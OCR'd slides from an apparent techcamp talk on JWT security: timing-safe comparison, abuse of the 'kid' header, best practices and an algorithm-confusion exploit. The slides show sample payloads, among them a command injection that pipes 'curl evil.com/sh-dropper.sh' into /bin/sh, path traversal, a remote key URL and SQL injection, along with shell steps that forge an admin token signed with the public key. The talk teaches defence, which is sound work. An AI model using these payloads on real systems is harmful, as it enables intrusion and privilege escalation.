
Byte-by-byte comparison returns at the first non-equality

Java

common vulnerabilities | timing attack



common vulnerabilities | timing attack



techcamp

Constant-time comparison

```
def constant_time_equals(a, b):
    if len(a) ≠ len(b):
        return False

    result = 0
    for x, y in zip(a, b):
        result |= x ^ y
    return result == 0
```

common vulnerabilities | constant-time algorithm


```
hash_equals($expected, $actual);
```

```
hmac.compare_digest(a, b);
```


```
subtle.ConstantTimeCompare(a, b)
```


```
java.security.MessageDigest.isEqual(a, b);
```

techcamp

common vulnerabilities | bug #6863503

```
package java.security;

public abstract class MessageDigest {
   public static boolean isEqual(byte digesta[], byte digestb[]) {
      if (digesta.length ≠ digestb.length)
          return false;

      for (int i = 0; i < digesta.length; i++) {
          if (digesta[i] ≠ digestb[i]) {
              return false;
          }
      }
      return true;
   }
}
```

(Java 6.0 Update 15)

common vulnerabilities | “kid” header

```
{
    "typ": "JWT",
    "alg": "HS256",
    "kid": "techcamp"
}
```

techcamp

Command Injection

```
{
    "typ": "JWT",
    "alg": "HS256",
    "kid": "kid;curl evil.com/sh-dropper.sh | /bin/sh"
}
```

Path traversal

```
{
   "typ": "JWT",
   "alg": "HS256",
   "kid": "../../../../../proc/sys/kernel/randomize_va_space"
}
```

techcamp

PHP stream wrapper

```php
public function verify(Token $token): bool
{
    $file = sprintf("%s.pem", $token->headers->get("kid");
    $key = file_get_contents($file);

    return $token->verify($key, 'HS256');
}
```

```
{ "kid": "http://evil.com/key" }
```

techcamp

SQL injection

```
{
    "typ": "JWT",
    "alg": "HS256",
    "kid": "foo' UNION SELECT 'bar"
}
```

techcamp

Never trust the client!

security best practises

→ Be explicit about what algorithm you expect


→ Be picky about JWT libraries you use for verification and keep them up-to-date

→ Use strong keys/secrets (at least 2048/256bit)


→ Use asymmetric keys if the tokens are used across more than one server

techcamp


security best practises | key distribution



security best practises | symmetric key distribution



security best practises | asymmetric key distribution



How to exploit


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiJ0ZWNoY2FtcC
5oYW1idXJnIiwianRpIjoiOTZmNzBkODkiLCJpYXQiOjE2NjEzMzAzMDgsI
m5iZiI6MTY2MTMzMDMwOCwiZXhwIjoxNjYxMzM3NTA4LCJzdWIiOiJtLnJl
aWNoZWwiLCJpc3MiOiJpZC5zaWxwaW9uLmRlIn0.N9Q7pODB5M5FWtpBc_B
iNJtH0RVErJBX0ZpACm7-4Dqf6JcSUk9UkPAvJMFEqUfl1kG3aJKDaGSNi0
QlQ3e1IonGxFPuM3ed8TGh2uxIbPbrjx03CLPNk4EcNQmFYiKmn5WkQnqmC
iZJeVmOR3ns33jBnlIb9YhI22SCE3tncQ2J3iX9FWsFWflXg_X_3Vt6G85m
XF9NVdK8o_wvJYgqhZ_Q4hZVlooWyhTDc3T4-HtnX6EPDk7QUxo4YjgbyEZ
6RoKoE-orjZCqrXz9tLb3x-lK6gJMfgOVIaaZCJYHfE83FJIK47LUd2lgtx
NVYr5shckCL2mDiLbNtq4Kfk31ng

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv8kyXVj3JfG0YlA3oJRA
BCniUoLdsZI6O8w025kB2U8frMSDt1hj393MOXWcOvNHp30tRE5yh9RaDJrZHmP3
RpGJRkRyBMwxCungqWgV+QAO18qkfpf+oP56rmQcSAPvzpEOuUXqursSmP0RTh4m
wZAsAlUTofMrzm+jec3uLCNR8zcimNA4aaNo4i29/JdMJhAnZ4y5GpQxakdNw44P
kSpd6mUe4kfmaRkEDsYFrR/fkBcH2uduq6s+me01P2aU+dIQkAiimaVEI0dJ3NxX
6ETlTvpjupwm5LmQgGOy67/rl5WMdrt1qNPRi1FSujPTUlNKEe5GunF5r+c+BFdP
DQIDAQAB
-----END PUBLIC KEY-----
```

techcamp

Let’s create a new payload

```
# just convenience
alias b64Url="base64 | tr '/+' '_-' | tr -d '='";

# change the algorithm from RS256 (RSA) to HS256
(HMAC)
echo -n '{"typ":"JWT","alg":"HS256"}' | b64Url

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9

# add or modify any claim you like for example:
echo -n '{"sub":"admin"}' | b64Url

eyJzdWIiOiJhZG1pbiJ9
```

techcamp

HMAC sign the payload

```
# We take the <header>.<claims> and use the public key to sign it
echo -n "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbiJ9"
| hmac256 --binary "$(cat ./pubkey.pem)" | b64Url


i-3tqOWfBaVj8FnpS5YfuuPYW9kCSc_UqTn10cGmJEE
```

thx!

sources, slides, …
https://github.com/phramz/tc2022-jwt101

get in touch …
https://www.linkedin.com/in/maximilian-reichel-0a1069150